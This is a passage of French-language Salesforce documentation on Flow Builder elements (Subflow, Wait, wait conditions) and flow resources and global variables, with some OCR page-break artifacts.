| `ID d'enregistrement` | L'ID de l'enregistrement que le flux a soumis pour approbation.<br>Ce paramètre accepte les **variables à valeur unique de type Texte, Liste de sélection ou Liste de sélection (sélection multiple)**. |

### Utilisation

Remarque: À l'exécution, la demande d'approbation est créée uniquement lorsque la transaction de l'interview est terminée. Les transactions sont terminées lorsque l'interview prend fin, exécute un élément Screen ou exécute un élément Wait.

CONSULTER ÉGALEMENT :

- Éléments de flux
- Personnalisation des conséquences de l'échec d'un flux
- Définition du chemin suivi par le flux
- Références des champs inter-objets dans les flux

## Élément de flux Flux secondaire

Appelle un autre flux dans votre organisation. Utilisez cet élément pour référencer des flux modulaires et simplifier l'architecture globale de votre flux.

Un élément de flux secondaire référence un autre flux et l'appelle à l'exécution. Lorsqu'un flux contient un élément de flux secondaire, nous l'appelons *flux principal* pour le différencier du *flux référencé*.

Conseil: Créez de plus petits flux qui exécutent des tâches courantes. Par exemple, créez des flux utilitaires pour capturer une adresse et des informations de carte de crédit, puis autorisez un montant d'achat par carte de crédit. Appelez ensuite ces flux requis à partir de plusieurs flux de commande de produits.

Attribuez des valeurs aux variables dans le flux référencé. Les attributions de variable sont effectuées lorsque le flux principal appelle le flux référencé à l'exécution.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| En-tête de colonne | Description |
|---|---|
| `Target` | Variable du flux référencé dont vous souhaitez définir la valeur.<br>Par défaut, cette liste déroulante contient les variables de la version actuellement active du flux référencé. Si le flux référencé n'a aucune version active, les listes déroulantes contiennent les variables de la *dernière* version du flux référencé. |
| `Source` | Ressource ou valeur du flux principal à attribuer à la cible.<br>Options :<br>• Sélectionnez une ressource de flux existante, telle qu'une variable, une constante ou une entrée utilisateur.<br>• Sélectionnez CRÉER pour créer une ressource de flux.<br>• Saisissez manuellement une valeur littérale ou un champ de fusion.<br>Le type de données de la `Source` doit être compatible avec la `Cible`. |

Attribuez les valeurs des variables du flux référencé aux variables du flux principal. Les attributions de variables sont effectuées lorsque l'exécution du flux référencé est terminée.

| En-tête de colonne | Description |
|---|---|
| `Source` | Variable du flux référencé dont vous souhaitez attribuer la valeur à la cible.<br>Par défaut, cette liste déroulante contient les variables de la version actuellement active du flux référencé. Si le flux référencé n'a aucune version active, les listes déroulantes contiennent les variables de la *dernière* version du flux référencé. |
| `Target` | Variable du flux principal dont vous souhaitez définir la valeur.<br>Le type de données de la `Cible` doit être compatible avec la `Source`. |

### Utilisation

À l'exécution, le flux principal appelle la version *active* de chaque flux référencé par défaut. Si un flux référencé n'a aucune version active, le flux principal appelle la *dernière* version du flux référencé. Pour exécuter uniquement la dernière version de chaque flux référencé :

- Ouvrez le flux principal, puis cliquez sur **Exécuter avec les tout derniers** dans la barre de boutons, ou
- Ajoutez `?latestSub=true` à l'URL du flux principal

**Remarque:** Seuls des administrateurs de flux peuvent exécuter des flux inactifs. Pour les autres utilisateurs, le flux échoue à l'exécution si un élément de flux secondaire essaie d'appeler un flux sans version active.

CONSULTER ÉGALEMENT :

- Éléments de flux
- Affichage des entrées et des sorties d'autres versions de flux référencé
- Personnalisation des conséquences de l'échec d'un flux
- Définition du chemin suivi par le flux
- Références des champs inter-objets dans les flux

### Élément de flux Wait

Attend le déclenchement d'un ou de plusieurs événements définis, ce qui permet d'automatiser les processus qui nécessitent une période d'attente.

Définissez les événements que le flux attend avant de s'exécuter.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champ | Description |
|---|---|
| `Nom` | Le nom est affiché dans le connecteur associé à cet événement. |
| `Nom unique` | L'exigence d'éléments uniques s'applique uniquement aux éléments inclus dans le flux actuel. Deux éléments peuvent porter le même nom unique, à condition qu'ils soient utilisés dans des flux différents. Un nom unique se limite à des traits de soulignement et à des caractères alphanumériques. Il doit commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. |
| `Type d'événement` | Définissez si le flux attend :<br>• Un délai absolu (par exemple 3 jours à partir de l'instant présent), ou<br>• Une heure relative à un champ de date/heure d'un enregistrement Salesforce (par exemple 3 jours après la fermeture d'une opportunité la fermeture d'une opportunité) |
| Conditions de l'événement | Détermine l'événement exact que le flux attend. Les paramètres varient selon le type d'événement sélectionné. |
| `Attendre cet événement uniquement si les conditions supplémentaires sont remplies` | Si ce champ est sélectionné, le flux attend cet événement uniquement lorsque certaines conditions sont remplies. |
| Conditions d'attente | Détermine quelles conditions doivent être vraies pour que le flux attende cet événement. Disponible uniquement si le champ `Attendre cet` |

| Champ | Description |
| --- | --- |
| | `événement uniquement si les conditions supplémentaires sont remplies` est sélectionné.<br>Le flux attend l'événement uniquement si les conditions d'attente sont évaluées sur `true`. Pour plus d'informations, reportez-vous à Définition de conditions de flux à la page 5184. |
| Attributions de variable | Attribue les sorties de l'événement à des variables de flux. Les paramètres varient selon le type d'événement sélectionné. |
| `[Chemin par défaut]` | Détermine l'action que le flux exécute lorsque tous les événements ont des conditions d'attente non remplies. Si un événement au moins n'a pas de condition d'attente, le chemin par défaut n'est jamais exécuté.<br>Le nom est affiché dans le connecteur par défaut de l'élément Wait. Saisissez un nom personnalisé pour ce chemin en remplaçant la valeur prédéfinie. |


### Utilisation

**Remarque:**

- Les flux qui contiennent des éléments Wait doivent être lancés automatiquement. Si un flux inclut des éléments Wait et des écrans, des choix ou des choix dynamiques, vous ne pouvez pas l'activer ni l'exécuter.
- Avant d'ajouter un élément Wait à votre flux, prenez connaissance de la spécificité du comportement et des limitations. Pour plus informations, reportez-vous à Limitations des flux temporels à la page 5161.

Une fois vos événements définis, connectez l'élément Wait aux autres éléments de la zone de dessin pour indiquer l'action que le flux exécute dans les cas suivants :

- Chaque événement est le premier à se produire. Un connecteur **(1)** est disponible pour chaque événement défini dans l'élément Wait.
- Il ne reste aucun événement à attendre, car les conditions d'attente de chaque événement ne sont pas remplies. Un connecteur **(2)** est disponible pour le chemin par défaut de l'élément Wait.
- Une erreur associée à l'élément Wait se produit. Un connecteur **(3)** est disponible pour le chemin par défaut de l'élément Wait et il est toujours étiqueté FAUTE.




Si le flux attend plusieurs événements, vous pouvez renvoyer le chemin du flux à l'élément Wait afin de permettre au flux d'attendre les autres événements. Si vous renvoyez le chemin du flux à l'élément Wait, vous pouvez utiliser des conditions d'attente pour contrôler l'heure à laquelle le flux attend chaque événement. Pour consulter un exemple, reportez-vous à Exemple de flux qui attend de nombreux événements à la page 5280.

Que sont les conditions d'attente ?

Chaque événement que vous définissez dans un élément Wait d'un flux a des *conditions d'attente* facultatives. Pour que l'interview du flux attende cet événement à l'exécution, ces conditions doivent être remplies.

CONSULTER ÉGALEMENT :

Personnalisation des conséquences de l'échec d'un flux
Définition du chemin suivi par le flux
Références des champs inter-objets dans les flux
Éléments de flux

### Que sont les conditions d'attente ?

Chaque événement que vous définissez dans un élément Wait d'un flux a des *conditions d'attente* facultatives. Pour que l'interview du flux attende cet événement à l'exécution, ces conditions doivent être remplies.

Lorsqu'une interview rencontre un élément Wait, elle vérifie les conditions d'attente de chaque événement pour déterminer celui qu'elle doit attendre. Si les conditions d'attente ne sont pas remplies pour un événement, l'interview ne l'attend pas. Si tous les événements ont des conditions d'attente non remplies, l'interview exécute le chemin par défaut.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Conseil: Ajoutez un chemin par défaut si :


- Tous les événements ont des conditions d'attente définies, et
- Vous souhaitez exécuter le flux lorsque les conditions d'attente de tous les événements sont remplies

Exemple: Voici deux scénarios dans lesquels vous pouvez utiliser des conditions d'attente :

- Le flux attend différents événements en fonction d'une valeur de champ d'un enregistrement donné.

  Par exemple, vous envoyez un e-mail de rappel au propriétaire d'un contrat avant la date de fin du contrat. La date à laquelle vous envoyez l'e-mail dépend néanmoins de la cote du compte du contrat. Si le compte est important, envoyez l'e-mail un mois avant la date de fin. Si le compte n'est pas important, envoyez l'e-mail deux semaines a vant la date de fin.

  Dans cet exemple, vous créez deux événements. Pour les comptes importants, l'événement se produit 30 jours avant la date de fin du contrat. Ses conditions d'attente vérifient si la `Notation` du compte du contrat est égale à « Hot ».




  Le deuxième événement se produit 15 jours avant la date de fin du contrat. Ses conditions d'attente vérifient si la `Notation` du compte du contrat est différente de « Hot ».

  Lorsqu'une interview de flux exécute l'élément Wait à l'exécution, l'interview vérifie les conditions d'attente de chaque événement. Elle attend uniquement les événements dont les conditions d'attente sont remplies. Si le compte est Hot, l'interview n'attend pas le deuxième événement.

- Le flux attend plusieurs événements, par exemple pour envoyer des e-mails de rappel périodiques. Pour consulter un exemple de ce scénario, reportez-vous à Exemple de flux qui attend de nombreux événements à la page 5280.

CONSULTER ÉGALEMENT :

Opérateurs dans des filtres d'enregistrement de flux

Élément de flux Wait

Types d'événement de flux

## Ressources de flux

Chaque *ressource* représente une valeur que vous pouvez référencer partout dans le flux.

Dans Cloud Flow Designer, l'onglet Explorateur affiche les ressources qui sont disponibles dans le flux.

Vous pouvez créer certains types de ressources sous l'onglet Ressources en double-cliquant dessus. Certaines ressources, notamment les constantes globales et les variables système, sont automatiquement fournies par le système. Les autres ressources sont fournies par le système lorsque vous ajoutez un élément au flux. Par exemple, lorsque vous ajoutez un élément Décision à votre flux, le système crée une ressource pour chaque sortie.

La disponibilité des ressources dépend du champ que vous définissez. Souvent, vous pouvez créer des ressources depuis ce champ en développant la section CRÉER de sa liste déroulante.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Ressource de flux | Description | Peut être créé sous l'onglet Ressources |
|---|---|---|
| Choix | Représente une valeur individuelle utilisable dans les champs d'écran de sélection. | Oui |
| Variable de collection | Stocke de multiples variables qui peuvent être mises à jour et qui ont le même type de données, par exemple un groupe d'adresses e-mail. | Oui |
| Constante | Stocke une valeur fixe. | Oui |
| Choix d'enregistrement dynamique | Représente une série de choix générée à partir des enregistrements d'un objet. | Oui |
| Élément | Tout élément que vous ajoutez au flux est disponible en tant que `Ressource` avec l'opérateur `a été visité` dans les critères de résultat. Un élément est considéré comme visité s'il a déjà été exécuté dans l'interview de flux.<br>Tout élément ajouté au flux qui prend en charge un connecteur de défaut est disponible en tant que ressource booléenne. Si l'élément a déjà été exécuté avec succès dans l'interview du flux, la valeur de la ressource est `True`. Si l'élément n'a pas été exécuté ou si son exécution a renvoyé une erreur, la valeur de la ressource est `False`. | |
| Formule | Calcule une valeur en utilisant d'autres ressources de votre flux et des fonctions Salesforce | Oui |
| Constante globale | Valeurs fixes fournies par le système, notamment `EmptyString`, `True` et `False`, qui peuvent être attribuées en tant que valeurs de ressources de flux. | |

| Ressource de flux | Description | Peut être créé sous l'onglet Ressources |
|---|---|---|
| Variables globales | Variables fournies par le système, qui référencent des informations sur l'organisation ou sur l'utilisateur actif, par exemple l'ID de l'utilisateur ou l'ID de la session API. Dans Visual Workflow, les variables globales sont disponibles dans des formules de flux. | |
| Résultat | Si vous ajoutez un élément Decision au flux, ses résultats sont disponibles en tant que ressources booléennes. Si un chemin de résultat a déjà été exécuté dans l'interview du flux, la valeur de la ressource est `True`. | |
| Choix de liste de sélection | Représente un ensemble de choix générés à partir des valeurs d'un champ de liste de sélection ou de liste à sélection multiple. | Oui |
| Valeurs de liste de sélection | Valeurs fournies par le système pour des champs de liste de sélection dans les variables sObject et des variables de collection sObject. Disponibles uniquement pour les éléments Attribution et Décision. | |
| Champ d'écran | Tout champ d'écran que vous ajoutez au flux est disponible en tant que ressource. La valeur de la ressource dépend du type de champ d'écran. La valeur d'un champ de saisie d'écran correspond aux données saisies par l'utilisateur. La valeur d'un champ de sélection d'écran correspond à la valeur de choix stockée que l'utilisateur sélectionne. La valeur d'un champ de sortie d'écran correspond au texte affiché pour l'utilisateur. | |
| Variable de collection sObject | Stocke des valeurs de champ qui peuvent être mises à jour pour un ou plusieurs enregistrements Salesforce. | Oui |
| Variable sObject | Stocke des valeurs de champ qui peuvent être mises à jour pour un enregistrement Salesforce. | Oui |
| Variable système | Valeurs fournies par le système relatives à l'interview du flux en cours d'exécution, notamment `{!$Flow.CurrentDate}`, `{!$Flow.CurrentDateTime}` et `{!$Flow.FaultMessage}`. | |
| Modèle de texte | Stocke un texte mis en forme. | Oui |
| Variable | Stocke une valeur qui peut être mise à jour lors de l'exécution du flux. | Oui |
| Événement Wait | Si vous ajoutez un élément Wait au flux, ses événements sont disponibles en tant que ressources booléennes. Si les conditions d'attente de l'événement sont remplies, la valeur de la ressource est `True`. Si l'événement n'a aucune condition d'attente définie, la valeur de la ressource est toujours `True`. | |

CONSULTER ÉGALEMENT :

Cloud Flow Designer

### Ressource de choix du flux

Représente une valeur individuelle utilisable dans les champs d'écran de sélection.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champ | Description |
|---|---|
| `Étiquette` | Une étiquette conviviale pour l'option de choix. |
| `Nom unique` | Un nom unique est limité à des traits de soulignement et à des caractères alphanumériques. Il doit commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. |
| `Description` | Aide à différencier cette option de choix des autres ressources. |
| `Type de données de valeur` | Contrôle les champs dans lesquels ce choix peut être utilisé. Par exemple, vous ne pouvez pas utiliser un choix Texte dans une case d'option Devise. |
| `Échelle` | Contrôle le nombre de chiffres à droite du point décimal. Ne peut pas dépasser 17. Si vous laissez ce champ vide ou si vous le définissez sur zéro, seuls des nombres entiers s'affichent lors de l'exécution de votre flux.<br>Disponible uniquement pour les choix Devise et Numéro. |
| `Valeur stockée` | Si l'utilisateur sélectionne ce choix, le champ de choix contient cette valeur. Si l'utilisateur laisse un choix vide ou désactivé, sa valeur stockée est définie sur `null`. |
| `Afficher l'entrée sur sélection` | Affiche une zone de texte sous l'option de choix. Cette option n'est pas disponible si le type de données du choix est `Booléen`. |

Ces champs sont affichés uniquement si vous sélectionnez `Afficher l'entrée sur sélection`.

| Champ | Description |
|---|---|
| `Étiquette` | Une étiquette conviviale pour la zone de texte. |
| `Obligatoire` | Force l'utilisateur à saisir une valeur dans la zone de texte avant de progresser ou de terminer le flux. |
| `Valider` | Vérifie si l'utilisateur a saisi une valeur acceptable. |

Ces champs sont affichés uniquement si vous sélectionnez `Valider`.

| Champ | Description |
|---|---|
| `Formule` | Expression de formule booléenne qui détermine si l'utilisateur a saisi une valeur acceptable. |
| `Message d'erreur` | Affiché si l'utilisateur n'a pas saisi une valeur acceptable. |

Exemple: Si votre flux invite les utilisateurs à sélectionner un niveau de service particulier, créez des choix pour Or, Argent et Bronze. Affichez les choix à l'écran avec une description des fonctionnalités. Ensuite, dans le même écran, laissez l'utilisateur choisir dans une liste déroulante.

CONSULTER ÉGALEMENT :

- Ressources de flux
- Élément de flux Écran : champs de choix
- Options de champ de choix dans des éléments de flux Écran
- Références des champs inter-objets dans les flux

### Ressource de variable de collection de flux

Stocke de multiples variables qui peuvent être mises à jour et qui ont le même type de données, par exemple un groupe d'adresses e-mail.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champ | Description |
|---|---|
| `Nom unique` | La nécessité d'utiliser des éléments uniques s'applique uniquement aux éléments inclus dans le flux actuel. Deux éléments peuvent porter le même nom unique, à condition qu'ils soient utilisés dans des flux différents. Un nom unique se limite à des traits de soulignement et à des caractères alphanumériques. Il doit commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. |
| `Description` | Aide à différencier cette variable de collection des autres ressources. |
| `Type de données` | Détermine le type de valeur qui peut être attribué à la variable de collection. |
| `Type d'entrée/sortie` | Détermine si la variable de collection est accessible hors du flux.<br>• Privé : peut être attribué et utilisé uniquement dans le flux.<br>• Entrée : peut être défini au début du flux en utilisant des contrôleurs Visualforce ou des entrées de flux secondaire.<br>• Sortie : accessible à partir de contrôleurs Visualforce et d'autres flux.<br>Ce champ n'affecte pas le mode d'attribution ou d'utilisation des variables dans le même flux, par exemple, via les types d'élément suivants : Attribution, Création d'enregistrement ou Création rapide, Référence d'enregistrement ou Référence rapide, et Plug-in Apex.<br>La valeur par défaut du champ est `Privé`.<br>ATTENTION: La désactivation de l'accès en entrée ou en sortie pour une variable existante peut rompre la fonctionnalité des applications et des pages qui appellent le flux et accèdent à la variable. Par exemple, vous pouvez accéder à des variables à partir |

| Champ | Description |
| --- | --- |
| | de paramètres d'URL, de contrôleurs Visualforce, de flux secondaires et de processus. |

CONSULTER ÉGALEMENT :

- Ressources de flux
- Ressource de variable de collection sObject de flux
- Élément de flux Boucle
- Références des champs inter-objets dans les flux

### Ressource constante de flux

Une constante de flux représente une valeur fixe. Contrairement aux variables, cette valeur ne peut pas changer dans un flux.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champ | Description |
| --- | --- |
| `Nom unique` | La nécessité d'utiliser des éléments uniques s'applique uniquement aux éléments inclus dans le flux actuel. Deux éléments peuvent porter le même nom unique, à condition qu'ils soient utilisés dans des flux différents. Un nom unique se limite à des traits de soulignement et à des caractères alphanumériques. Il doit commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. |
| `Description` | Aide à différencier cette constante des autres. |
| `Type de données` | Détermine les types de valeur que la constante peut stocker. |
| `Valeur` | La valeur de la constante. Cette valeur ne change pas dans le flux. |

CONSULTER ÉGALEMENT :

- Ressources de flux

### Ressources de choix d'enregistrement dynamique de flux

Représente une série de choix générée à partir des enregistrements d'un objet.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champ | Description |
| --- | --- |
| `Nom unique` | La nécessité d'utiliser des éléments uniques s'applique uniquement aux éléments inclus dans le flux actuel. Deux éléments peuvent porter le même nom unique, à condition qu'ils soient utilisés dans des flux différents. Un nom unique se limite à des traits de soulignement et à des caractères alphanumériques. Il doit commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. |

| Champ | Description |
| --- | --- |
| `Description` | Aide à différencier cette ressource des autres. |
| `Type de données de valeur` | Type de données de la valeur stockée du choix. |
| `Créer un choix pour chaque` | Détermine l'objet des enregistrements que vous souhaitez utiliser pour générer les choix |
| Critères de filtrage | Détermine les enregistrements inclus dans la liste de choix générée. Si vous n'appliquez aucun filtre, un choix est généré pour *chaque* enregistrement de l'objet sélectionné.<br>Par exemple, pour générer la liste des comptes à San Francisco, utilisez des filtres pour inclure uniquement les comptes dont la Ville de facturation est San Francisco. |
| `Étiquette de choix` | Détermine le champ utilisé en tant qu'étiquette pour chaque choix généré. Sélectionnez un champ qui permet aux utilisateurs de différencier les choix générés.<br>Conseil: Assurez-vous de choisir un champ contenant des données. Si le champ sélectionné n'a aucune valeur pour un enregistrement donné, l'étiquette du choix correspondant est vide à l'exécution. |
| `Valeur stockée de choix` | Détermine la valeur du champ qui est stockée lorsque l'utilisateur sélectionne ce choix à l'exécution. `Type de données de valeur` détermine les options disponibles.<br>Par défaut, la valeur stockée est null. La valeur stockée est déterminée par la sélection d'un choix utilisateur la plus récente au sein de l'ensemble généré. |
| `Trier les résultats par` | Contrôle l'ordre d'affichage des choix.<br>Lorsque l'option `Trier les résultats par` est sélectionnée, sélectionnez également le champ par lequel vous souhaitez trier les choix. Sélectionnez ensuite l'ordre d'affichage des choix. |
| `Limiter le nombre de choix à` | Contrôle le nombre d'options affichées dans le champ d'écran qui utilise ce choix d'enregistrement dynamique.<br>Lorsque l'option `Limiter le nombre de choix à` est sélectionnée, saisissez également le nombre maximal de choix à inclure (jusqu'à 200). |
| `Attribuez les champs d'enregistrement à des variables...` | Récupère les valeurs de champ de l'enregistrement sélectionné par l'utilisateur pour les stocker dans des variables de flux afin de les référencer ultérieurement.<br>Remarque: Lorsqu'un champ de choix à sélection multiple utilise un choix d'enregistrement dynamique, seules les valeurs du dernier enregistrement que l'utilisateur sélectionne sont stockées dans les variables de flux. Si les champs de choix à sélection multiple d'un écran utilisent le même choix d'enregistrement dynamique, les attributions de variables obéissent au premier de ces champs. |

Exemple: Dans un flux de support d'un fabricant de matériel informatique, les utilisateurs identifient un produit pour rechercher les toutes dernières mises à jour. Vous créez un choix d'enregistrement dynamique qui affiche tous les produits dont l'identifiant commence par une chaîne de caractères spécifique. Cependant, les utilisateurs du flux connaissent probablement mieux le nom du produit que son ID. Par conséquent, pour `Étiquette de choix` vous sélectionnez le champ qui contient le nom du

produit. Ailleurs dans le flux, vous souhaitez afficher l'ID et la description associés au produit. Pour cela, vous attribuez les valeurs des champs ID et Description de l'enregistrement sélectionné par l'utilisateur à des variables de flux.

CONSULTER ÉGALEMENT :

- Opérateurs dans des filtres d'enregistrement de flux
- Élément de flux Écran : champs de choix
- Options de champ de choix dans des éléments de flux Écran
- Ressources de flux

### Ressource de formule de flux

Calcule une valeur en utilisant d'autres ressources de votre flux et des fonctions Salesforce.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champ | Description |
|---|---|
| `Nom unique` | La nécessité d'utiliser des éléments uniques s'applique uniquement aux éléments inclus dans le flux actuel. Deux éléments peuvent porter le même nom unique, à condition qu'ils soient utilisés dans des flux différents. Un nom unique se limite à des traits de soulignement et à des caractères alphanumériques. Il doit commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. |
| `Description` | Aide à différencier cette formule des autres ressources. |
| `Type de données de valeur` | Le type de données de la valeur calculée par la formule. |
| `Échelle` | Contrôle le nombre de chiffres à droite du point décimal. Ne peut pas dépasser 17. Si vous laissez ce champ vide ou si vous le définissez sur zéro, seuls des nombres entiers s'affichent lors de l'exécution de votre flux.<br>S'affiche lorsque `Type de données de valeur` est Numéro ou Devise. |

| Champ | Description |
| --- | --- |
| Formule | L'expression de formule que le flux évalue à l'exécution. La valeur renvoyée doit être compatible avec le `Type de données de valeur`.<br>**Remarque:** Certains opérateurs de formule ne sont pas pris en charge dans Cloud Flow Designer. |

CONSULTER ÉGALEMENT :

- Opérateurs et fonctions de formule
- Limitation des formules de flux
- Ressources de flux
- Références des champs inter-objets dans les flux

## Ressource constante globale de flux

Valeurs fixes fournies par le système, telles que `EmptyString`, `True` et `False`.

| Constante globale | Type de données pris en charge |
| --- | --- |
| `{!$GlobalConstant.True}` | `Booléen` |
| `{!$GlobalConstant.False}` | `Booléen` |
| `{!$GlobalConstant.EmptyString}` | `Texte` |

**Exemple:** Lorsque vous créez une variable booléenne, `$GlobalConstant.True` et `$GlobalConstant.False` sont pris en charge. Néanmoins, lorsque vous créez une variable Devise, aucune constante globale n'est prise en charge.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Chaîne null et chaîne vide

À l'exécution, les valeurs `{!$GlobalConstant.EmptyString}` et `null` sont traitées en tant que valeurs distinctes. Par exemple :

- Si vous laissez la valeur d'un champ de texte ou d'une ressource vide, cette valeur est `null` à l'exécution. Si vous souhaitez traiter la valeur en tant que chaîne vide, définissez-la sur `{!$GlobalConstant.EmptyString}`.
- Pour des conditions de flux, utilisez l'opérateur `is null` afin de vérifier si une valeur est `null`. Si la condition compare deux variables de texte, assurez-vous que leur valeur par défaut est correctement définie sur `{!$GlobalConstant.EmptyString}` ou laissée vide (`null`).

CONSULTER ÉGALEMENT :

- Ressources de flux

## Variables globales dans Visual Workflow

Variables fournies par le système, qui référencent des informations sur l'organisation ou sur l'utilisateur actif, par exemple l'ID de l'utilisateur ou l'ID de la session API. Dans Visual Workflow, les variables globales sont disponibles uniquement dans des formules de flux.

**Exemple:** Utilisez `{$!User.Id}` pour accéder aisément à l'ID de l'utilisateur qui exécute l'interview de flux.

Les variables globales ci-dessous sont prises en charge dans des formules de flux. Si une valeur de la base de données n'a aucune valeur, le champ de fusion correspondant renvoie une valeur vide. Par exemple, si personne n'a défini de valeur dans le champ Pays de votre organisation, `{!$Organization.Country}` ne renvoie aucune valeur.

| Variable globale | Description |
|---|---|
| `$Api` | Référence les URL d'API ou l'ID de session. Les champs de fusion suivants sont disponibles.<br>• `Enterprise_Server_URL_`***`xxx`*** : le point de destination SOAP Enterprise WSDL où *`xxx`* représente la version de l'API.<br>• `Partner_Server_URL_`***`xxx`*** : le point de destination SOAP Partner WSDL où *`xxx`* représente la version de l'API.<br>• `Session_ID` |
| `$Label` | Référence des étiquettes personnalisées. Cette variable globale est affichée uniquement si des étiquettes personnalisées ont été créées dans votre organisation.<br>La valeur renvoyée dépend du paramètre de langue de l'utilisateur contextuel. La valeur renvoyée est l'une des suivantes, par ordre de priorité :<br>1. Le texte de la traduction locale<br>2. Le texte de la traduction intégrée au package<br>3. Le texte de l'étiquette principale |
| `$Organization` | Référence les informations sur votre société.<br>**Remarque:** `{!$Organization.UiSkin}` renvoie l'une des valeurs ci-dessous.<br>• `Theme1` : thème Salesforce obsolète<br>• `Theme2` : thème Salesforce utilisé avant la version Spring '10<br>• `Theme3` : thème Salesforce Classic « Aloha », introduit avec la version Spring '10<br>• `PortalDefault` : thème du portail client Salesforce<br>• `Webstore` : thème AppExchange Salesforce |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Variable globale | Description |
| --- | --- |
| `$Profile` | Référence les informations du profil de l'utilisateur actuel, par exemple le type ou le nom de la licence.<br>**Conseil:**<br>• Utilisez les noms de profil pour référencer des profils standard dans les champs de fusion `$Profile`.<br>• Les utilisateurs n'ont pas besoin d'accéder aux informations de leur profil pour exécuter un flux qui référence ces champs de fusion. |
| `$Setup` | Référence les paramètres personnalisés de type « hiérarchie ». Cette variable globale est affichée uniquement si des paramètres de hiérarchie personnalisés ont été créés dans votre organisation. Vous pouvez accéder à des paramètres personnalisés de type « liste » uniquement dans Apex.<br>Les paramètres personnalisés hiérarchiques autorisent des valeurs à n'importe quel niveau parmi les trois :<br>• Organisation : la valeur par défaut pour tout le monde<br>• Profil : remplace la valeur Organisation<br>• Utilisateur : remplace les valeurs Organisation et Profil<br>Salesforce détermine automatiquement la valeur correcte pour ce champ de paramètre personnalisé en fonction du contexte actuel de l'utilisateur actif. |
| `$System` | `$System.OriginDateTime` représente la valeur littérale de `1900-01-01 00:00:00`. Utilisez ce champ de fusion pour effectuer des calculs de décalage de date ou horaire. |
| `$User` | Référence les informations sur l'utilisateur qui exécute l'interview de flux, par exemple, l'ID ou la fonction de l'utilisateur.<br>**Conseil:**<br>• L'utilisateur actif est la personne qui a provoqué le démarrage du flux.<br>• Lorsqu'un flux est démarré parce qu'un processus Web vers requête ou Web vers piste a modifié un enregistrement, l'utilisateur actuel est le `responsable de la piste par défaut` ou le `responsable de la requête par défaut`.<br>`$User.UITheme` et `$User.UIThemeDisplayed` identifient la présentation que l'utilisateur actif visualise dans une page Salesforce donnée. Les deux variables sont différentes : `$User.UITheme` renvoie la présentation que l'utilisateur est *supposé* afficher, alors que `$User.UIThemeDisplayed` renvoie la présentation que l'utilisateur affiche *réellement*. Par exemple, un utilisateur peut disposerde la préférence et des autorisations d'affichage de la présentation de Lightning Experience, mais s'il utilise un navigateur qui ne prend pas en charge cette présentation, par exemple les anciennes versions d'Internet Explorer, `$User.UIThemeDisplayed` renvoie une valeur différente. Ces champs de fusion renvoient l'une des valeurs ci-dessous.<br>• `Theme1` : thème Salesforce obsolète<br>• `Theme2` : thème de l'interface utilisateur Salesforce Classic 2005<br>• `Theme3` : thème de l'interface utilisateur Salesforce Classic 2010<br>• `Theme4d` : thème moderne de Lightning Experience Salesforce<br>• `Theme4t` : thème Salesforce mobile de Salesforce1<br>• `PortalDefault` : thème du portail client Salesforce |

| Variable globale | Description |
|---|---|
| | • `Webstore` : thème AppExchange Salesforce |
